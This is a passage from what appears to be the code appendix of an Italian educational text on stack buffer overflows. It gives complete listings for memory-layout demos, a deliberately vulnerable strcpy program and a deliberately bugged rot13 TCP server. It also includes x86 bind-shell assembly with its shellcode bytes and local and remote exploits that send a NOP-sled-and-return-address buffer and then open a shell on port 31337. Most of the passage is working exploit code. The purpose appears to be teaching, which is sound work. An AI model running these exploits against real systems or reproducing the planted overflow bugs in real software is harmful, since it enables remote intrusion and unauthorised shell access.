    printf("Indirizzo di:\n");
    printf("main()              : %p\n", &main);                //text
    printf("datoInizializzato   : %p\n", &datoInizializzato);   //bss
    printf("datoNonInizializzato: %p\n", &datoNonInizializzato); //data
    printf("*datoSuHeap         : %p\n", datoSuHeap);           //heap
    printf("datoSuStack         : %p\n", &datoSuStack);         //stack

    getchar();

    morestack();

    return 0;
}
```

A.5 callstack.c (2.2.2)

```
// callstack.c

#include <stdio.h>
#include <stdlib.h>

int fsum(int p1, int p2) {
  printf("-- f() --------------------\n");
  printf("p1       | %6d | %p\n", p1, &p1);
  printf("p2       | %6d | %p\n", p2, &p2);
  printf("---------------------------\n");
  return p1+p2;
}

int main(int argc, char** argv) {
  printf("   VAR   |  VAL   |  ADDR\n");
  printf("-- main() -----------------\n");
  int p1 = 1;
  int p2 = 2;
  printf("p1       | %6d | %p\n", p1, &p1);
  printf("p2       | %6d | %p\n", p2, &p2);
  int retval = fsum(p1, p2);
  printf("retval   | %6d | %p\n", retval, &retval);

  getchar();

  return 0;
}
```

A.6 simpleoverflow.c (2.2.3)

```
// simpleoverflow.c

/* compile with
gcc -g -fno-stack-protector -z execstack \
    -o simpleoverflow simpleoverflow.c
*/

#include <stdio.h>
#include <string.h>

void vuln(char *arg) {
    char buf[64];
    strcpy(buf, arg);
}

int main(int argc, char *argv[]) {
    vuln(argv[1]);
    return 0;
}
```

A.7 simpleoverflow_exploit.c (2.2.3)

```
// simpleoverflow_exploit.c

#include <stdio.h>
#include <string.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

#define RETADDR 0xbffff340
#define BUFSIZE 80

int main(int argc, char *argv[]) {
   char buffer[BUFSIZE];

   memset(buffer, 0x90, BUFSIZE);
   memcpy(buffer, shellcode, strlen(shellcode));
   *((unsigned int*) (buffer+(BUFSIZE-4))) = RETADDR;

   printf("%s",buffer);
}
```

A.8 get_esp.c (2.3.1)

```
// get_esp.c

#include <stdio.h>

unsigned long get_esp(void) {
    __asm__("movl %esp,%eax");
}

int main(int argc, char **argv) {
    unsigned long sp = get_esp();
    printf("stack pointer: 0x%08lx\n", sp);
    return 0;
}
```

A.9 r13server.c (3.2)

```
// compile with: gcc -g -o r13server -z execstack -fno-stack-protector r13server.
    c

#include <sys/socket.h>
#include <netinet/in.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define SRVPORT 7777
#define BUFSIZE 1024

void fatal_error(char *s) {
    perror(s);
    exit(1);
}

void rot13(char *buf) {
    int i = 0;
    unsigned char c;
    for (i=0; c = buf[i]; i++)
      buf[i] =  isalpha(c) ? tolower(c) <'n' ? c+13 : c-13 : c;
}

void sendrot13(int sock, char *str) {
    unsigned char c;
    int i;
    char rot[500];

    printf("incoming string: %s", str);

    strncpy(rot, str, strlen(str)+1); // here is the bug
    rot13(rot);

    printf("        sending: %s", rot);
    send(sock, rot, strlen(rot), 0);
}
```

```
int main(int argc, char **argv) {
    char buf[BUFSIZE];
    struct sockaddr_in saddr;
    int saddrlen = sizeof(saddr);
    int sock_listen, sock_conn;

    if ( (sock_listen = socket(AF_INET, SOCK_STREAM, 0)) == -1 ) {
        fatal_error("socket");
    }

    memset(&saddr, '0', sizeof(saddr));
    memset(buf, '\0', sizeof(buf));
    saddr.sin_port = htons(SRVPORT);
    saddr.sin_family = AF_INET;
    saddr.sin_addr.s_addr = htonl(INADDR_ANY);

    if (bind(sock_listen, (struct sockaddr *)&saddr, sizeof(saddr)) == -1) {
        fatal_error("bind");
    }

    if (listen(sock_listen, 5) == -1) {
        fatal_error("listen");
    }

    printf("waiting for client connections on port %d...\n", SRVPORT);
    while ((sock_conn = accept(sock_listen, (struct sockaddr *)&saddr, &saddrlen)
        ) != -1) {

        //get request
        int recvdbytes = recv(sock_conn, buf, BUFSIZE-1, 0);
        buf[recvdbytes] = '\0';

        //send rot13(request) (bugged)
        sendrot13(sock_conn, buf);

        //echo request
        send(sock_conn, buf, recvdbytes, 0);

        //close connection
        close(sock_conn);

        printf("***\nwaiting for next client...\n");
    }
}
```

A.10 r13client.c (3.1)

```
// r13client.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <arpa/inet.h>
#include <netdb.h>
```

```
#include <sys/socket.h>
#include <netinet/in.h>


void fatal_error(char *s) {
    perror(s);
    exit(1);
}

#define BUFSIZE 500
#define SRVPORT 7777

int main(int argc, char *argv[]) {
   int sockfd;
   struct hostent *host_info;
   struct sockaddr_in target_addr;
   unsigned char buffer[BUFSIZE];

   if(argc < 2) {
      printf("Usage: %s <hostname>\n", argv[0]);
      exit(1);
   }

   if((host_info = gethostbyname(argv[1])) == NULL)
      fatal_error("looking up hostname");

   if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
      fatal_error("socket");

   target_addr.sin_family = AF_INET;
   target_addr.sin_port = htons(SRVPORT);
   target_addr.sin_addr = *((struct in_addr *)host_info->h_addr);
   memset(&(target_addr.sin_zero), '\0', 8); // Zero the rest of the struct.

   if (connect(sockfd, (struct sockaddr *)&target_addr, sizeof(struct sockaddr))
       == -1)
      fatal_error("connecting to target server");

   printf("please insert your string: ");

   fgets(buffer, BUFSIZE, stdin);

   printf("\nsending string to server... ");

   int len = strlen(buffer);
   send(sockfd, buffer, len, 0);

   printf("\nserver answer:\n");
   recv(sockfd, buffer, len, 0);
   printf("%s", buffer);

   recv(sockfd, buffer, len, 0);
   printf("%s\n",buffer);

   exit(0);
}
```

A.11 bind_shell.s (3.3.1)

```
; bind_shell.s

BITS 32

; s = socket(2, 1, 0)
  push BYTE 0x66    ; socketcall is syscall #102 (0x66).
  pop eax
  cdq               ; Zero out edx for use as a null DWORD later.
  xor ebx, ebx      ; Ebx is the type of socketcall.
  inc ebx           ; 1 = SYS_SOCKET = socket()
  push edx          ; Build arg array: { protocol = 0,
  push BYTE 0x1     ;   (in reverse)     SOCK_STREAM = 1,
  push BYTE 0x2     ;                    AF_INET = 2 }
  mov ecx, esp      ; ecx = ptr to argument array
  int 0x80          ; After syscall, eax has socket file descriptor.

  xchg esi, eax     ; Save socket FD in esi for later.

; bind(s, [2, 31337, 0], 16)
  push BYTE 0x66    ; socketcall (syscall #102)
  pop eax
  inc ebx           ; ebx = 2 = SYS_BIND = bind()
  push edx          ; Build sockaddr struct:  INADDR_ANY = 0
  push WORD 0x697a  ;   (in reverse order)    PORT = 31337
  push WORD bx      ;                         AF_INET = 2
  mov ecx, esp      ; ecx = server struct pointer
  push BYTE 16      ; argv: { sizeof(server struct) = 16,
  push ecx          ;         server struct pointer,
  push esi          ;         socket file descriptor }
  mov ecx, esp      ; ecx = argument array
  int 0x80          ; eax = 0 on success

; listen(s, 0)
  mov BYTE al, 0x66 ; socketcall (syscall #102)
  inc ebx
  inc ebx           ; ebx = 4 = SYS_LISTEN = listen()
  push ebx          ; argv: { backlog = 4,
  push esi          ;         socket fd }
  mov ecx, esp      ; ecx = argument array
  int 0x80

; c = accept(s, 0, 0)
  mov BYTE al, 0x66 ; socketcall (syscall #102)
  inc ebx           ; ebx = 5 = SYS_ACCEPT = accept()
  push edx          ; argv: { socklen = 0,
  push edx          ;         sockaddr ptr = NULL,
  push esi          ;         socket fd }
  mov ecx, esp      ; ecx = argument array
  int 0x80          ; eax = connected socket FD

; dup2(connected socket, {all three standard I/O file descriptors})
  xchg eax, ebx     ; Put socket FD in ebx and 0x00000005 in eax.
  push BYTE 0x2     ; ecx starts at 2.
  pop ecx
dup_loop:
```

```
  mov BYTE al, 0x3F ; dup2  syscall #63
  int 0x80          ; dup2(c, 0)
  dec ecx           ; count down to 0
  jns dup_loop      ; If the sign flag is not set, ecx is not negative.

; execve(const char *filename, char *const argv [], char *const envp[])
  mov BYTE al, 11   ; execve  syscall #11
  push edx          ; push some nulls for string termination.
  push 0x68732f2f   ; push "//sh" to the stack.
  push 0x6e69622f   ; push "/bin" to the stack.
  mov ebx, esp      ; Put the address of "/bin//sh" into ebx via esp.
  push edx          ; push 32-bit null terminator to stack.
  mov edx, esp      ; This is an empty array for envp.
  push ebx          ; push string addr to stack above null terminator.
  mov ecx, esp      ; This is the argv array with string ptr
  int 0x80          ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

A.12 bind_shell_test.c (3.3.1)

```
// bind_shell_test.c

/*
 compile with:
gcc \
 -mpreferred-stack-boundary=2 \
 -fno-stack-protector -z execstack \
 -o shell_test shell_test.c
*/

#include <stdio.h>
#include <stdlib.h>

char shellcode[]=
"\x6a\x66\x58\x99\x31\xdb\x43\x52\x6a\x01\x6a\x02\x89\xe1\xcd\x80"
"\x96\x6a\x66\x58\x43\x52\x66\x68\x7a\x69\x66\x53\x89\xe1\x6a\x10"
"\x51\x56\x89\xe1\xcd\x80\xb0\x66\x43\x43\x53\x56\x89\xe1\xcd\x80"
"\xb0\x66\x43\x52\x52\x56\x89\xe1\xcd\x80\x93\x6a\x02\x59\xb0\x3f"
"\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62"
"\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80";

int main() {
  int *ret;
  ret = (int *) &ret + 2;
  (*ret)  = (int) shellcode;
}
```

A.13 r13exploit.c (3.3.2)

```
// r13exploit.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <string.h>

#include "r13exploitfunc.h"

// port-binding shellcode (port 31337)
char shellcode[]=
"\x6a\x66\x58\x99\x31\xdb\x43\x52\x6a\x01\x6a\x02\x89\xe1\xcd\x80"
"\x96\x6a\x66\x58\x43\x52\x66\x68\x7a\x69\x66\x53\x89\xe1\x6a\x10"
"\x51\x56\x89\xe1\xcd\x80\xb0\x66\x43\x43\x53\x56\x89\xe1\xcd\x80"
"\xb0\x66\x43\x52\x52\x56\x89\xe1\xcd\x80\x93\x6a\x02\x59\xb0\x3f"
"\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62"
"\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80";

int shellcode_len = 92;

#define SRVPORT 7777

void build_exploit_buf(unsigned char **buf, int *len) {
   // attack buffer settings
   int BUF_ADDR = 0xbfffedc7;
   int RA_OFFSET = 517;
   int ra_rep_tot = 48;
   int ra_rep_after = 4;

   // calculate stuff
   int buf_len = RA_OFFSET + 4 * ra_rep_after;
   int ra_len = 4 * ra_rep_tot;
   int nop_len = buf_len - (shellcode_len + ra_len);
   int retaddr = BUF_ADDR + nop_len/2;

   //print layout of attack buffer
   printf("    attack buffer size: %d\n", buf_len);
   printf("guessed return address: %08x\n", retaddr);
   printf("   nop sled len:%3d (bytes %3d - %3d)\n", nop_len, 0, nop_len);
   printf("  shellcode len:%3d (bytes %3d - %3d)\n", shellcode_len, nop_len,
       nop_len+shellcode_len);
   printf("repeated RA len:%3d (bytes %3d - %3d)\n", ra_len, nop_len+
       shellcode_len, nop_len+shellcode_len+ra_len);

   // allocate buffer of needed size
   unsigned char *buffer = (unsigned char*) malloc(buf_len);

   // put NOP sled at the beginning
   memset(buffer, '\x90', nop_len);

   // put shellcode after NOP sled
   memcpy(buffer+nop_len, shellcode, shellcode_len);

   // put repeated RA after shellcode
   int i;
   for (i = nop_len + shellcode_len; i<buf_len-4; i+=4) {
        *((u_int *)(buffer+i)) = retaddr;
   }
```

```
   // NULL-terminate the buffer
   buffer[buf_len-1] = '\0';

   // apply rot13 transformation
   rot13(buffer);

   //output params
   *buf = buffer;
   *len = buf_len;
}

int main(int argc, char *argv[]) {
   int sockfd;
   struct hostent *host_info;
   struct sockaddr_in target_addr;

   if(argc < 2) {
      printf("Usage: %s <hostname>\n", argv[0]);
      exit(1);
   }

   if((host_info = gethostbyname(argv[1])) == NULL)
      fatal_error("looking up hostname");

   if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
      fatal_error("in socket");

   target_addr.sin_family = AF_INET;
   target_addr.sin_port = htons(SRVPORT);
   target_addr.sin_addr = *((struct in_addr *)host_info->h_addr);
   memset(&(target_addr.sin_zero), '\0', 8);

   if (connect(sockfd, (struct sockaddr *)&target_addr, sizeof(struct sockaddr))
       == -1)
      fatal_error("connecting to target server");

   unsigned char *buffer;
   int buffer_len;
   build_exploit_buf(&buffer, &buffer_len);

   // show exploit buffer
   printf("Exploit buffer:\n");
   dump(buffer, strlen(buffer));

   // send exploit buffer
   printf("sending buffer... ");
   if (send_string(sockfd, buffer))
      printf("done\n");
   else
      printf("failed\n");

   printf("...now try connecting to port 31337!\n");
   exit(0);
}
```

A.14 r13exploit2.c (3.3.3)

```
// r13exploit2.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <string.h>

#include "r13exploitfunc.h"

// port-binding shellcode (port 31337)
char shellcode[]=
"\x6a\x66\x58\x99\x31\xdb\x43\x52\x6a\x01\x6a\x02\x89\xe1\xcd\x80"
"\x96\x6a\x66\x58\x43\x52\x66\x68\x7a\x69\x66\x53\x89\xe1\x6a\x10"
"\x51\x56\x89\xe1\xcd\x80\xb0\x66\x43\x43\x53\x56\x89\xe1\xcd\x80"
"\xb0\x66\x43\x52\x52\x56\x89\xe1\xcd\x80\x93\x6a\x02\x59\xb0\x3f"
"\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62"
"\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80";

int shellcode_len = 92;

#define SRVPORT 7777

void build_exploit_buf(unsigned char **buf, int *len, int vulnbuf_offset) {
   // attack buffer settings
   int BUF_ADDR = 0xbfffedc7 + vulnbuf_offset;
   int RA_OFFSET = 517;
   int ra_rep_tot = 23; //8; //48;
   int ra_rep_after = 4;

   // calculate stuff
   int buf_len = RA_OFFSET + 4 * ra_rep_after;
   int ra_len = 4 * ra_rep_tot;
   int nop_len = buf_len - (shellcode_len + ra_len);
   int retaddr = BUF_ADDR + nop_len/2;

   //print layout of attack buffer
   printf("    attack buffer size: %d\n", buf_len);
   printf("guessed return address: %08x\n", retaddr);
   printf("   nop sled len:%3d (bytes %3d - %3d)\n", nop_len, 0, nop_len);
   printf("  shellcode len:%3d (bytes %3d - %3d)\n", shellcode_len, nop_len,
       nop_len+shellcode_len);
   printf("repeated RA len:%3d (bytes %3d - %3d)\n", ra_len, nop_len+
       shellcode_len, nop_len+shellcode_len+ra_len);

   // allocate buffer of needed size
   unsigned char *buffer = (unsigned char*) malloc(buf_len);

   // put NOP sled at the beginning
   memset(buffer, '\x90', nop_len);

   // put shellcode after NOP sled
```

```
   memcpy(buffer+nop_len, shellcode, shellcode_len);

   // put repeated RA after shellcode
   int i;
   for (i = nop_len + shellcode_len; i<buf_len-4; i+=4) {
        *((u_int *)(buffer+i)) = retaddr;
   }

   // NULL-terminate the buffer
   buffer[buf_len-1] = '\0';

   // apply rot13 transformation
   rot13(buffer);

   //output params
   *buf = buffer;
   *len = buf_len;
}

int main(int argc, char *argv[]) {
   int sockfd;
   struct hostent *host_info;
   struct sockaddr_in target_addr;

   if(argc < 2) {
      printf("Usage: %s <hostname>\n", argv[0]);
      exit(1);
   }

   int vulnbuf_offset = 0; // default offset is 0
   if (argc==3) {          // override default by command line argument
      vulnbuf_offset = strtoul(argv[2], NULL, 0);
      printf("vulnerable buffer offset guess: %08X\n", vulnbuf_offset);
   }


   if((host_info = gethostbyname(argv[1])) == NULL)
      fatal_error("looking up hostname");

   if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
      fatal_error("in socket");

   target_addr.sin_family = AF_INET;
   target_addr.sin_port = htons(SRVPORT);
   target_addr.sin_addr = *((struct in_addr *)host_info->h_addr);
   memset(&(target_addr.sin_zero), '\0', 8);

   if (connect(sockfd, (struct sockaddr *)&target_addr, sizeof(struct sockaddr))
       == -1)
      fatal_error("connecting to target server");

   unsigned char *buffer;
   int buffer_len;
   build_exploit_buf(&buffer, &buffer_len, vulnbuf_offset);

   // show exploit buffer
   printf("Exploit buffer:\n");
```

```
   dump(buffer, strlen(buffer));

   // send exploit buffer
   printf("sending buffer... ");
   if (send_string(sockfd, buffer))
      printf("done\n");
   else
      printf("failed\n");

   printf("...now try connecting to port 31337!\n");
   exit(0);
}
```

A.15 r13exploitfunc.h (3.3.2, 3.3.3)

```
// r13exploitfunc.h

// show error and quit
void fatal_error(char *s) {
   perror(s);
   exit(1);
}

/* Accepts a socket FD and a ptr to a null terminated string.
 * Will make sure all the bytes of the string are sent.
 * Returns 1 on success and 0 on failure.
 */
int send_string(int sockfd, unsigned char *buffer) {
   int sent_bytes, bytes_to_send;
   bytes_to_send = strlen(buffer);
   while(bytes_to_send > 0) {
      sent_bytes = send(sockfd, buffer, bytes_to_send, 0);
      if(sent_bytes == -1)
         return 0; // return 0 on send error
      bytes_to_send -= sent_bytes;
      buffer += sent_bytes;
   }
   return 1; // return 1 on success
}

// dumps raw memory in hex byte and printable split format
void dump(const unsigned char *data_buffer, const unsigned int length) {
    unsigned char byte;
    unsigned int i, j;
    for(i=0; i < length; i++) {
        byte = data_buffer[i];
        printf("%02x ", data_buffer[i]);  // display byte (hex)

        if(((i%16)==15) || (i==length-1)) {
            for(j=0; j < 15-(i%16); j++)
                printf("   ");
            printf("| ");
            for(j=(i-(i%16)); j <= i; j++) {  // display printable bytes
                byte = data_buffer[j];
                if((byte > 31) && (byte < 127)) // printble
```

```
                    printf("%c", byte);
                else
                    printf(".");
            }
            printf("\n");
        }
    }
}

// rot13 encoding/decoding of NULL terminated string
void rot13(char *buf) {
    int i = 0;
    unsigned char c;
    for (i=0; c = buf[i]; i++)
        buf[i] =  isalpha(c) ? tolower(c) <'n' ? c+13 : c-13 : c;
    buf[i] = '\0';
}
```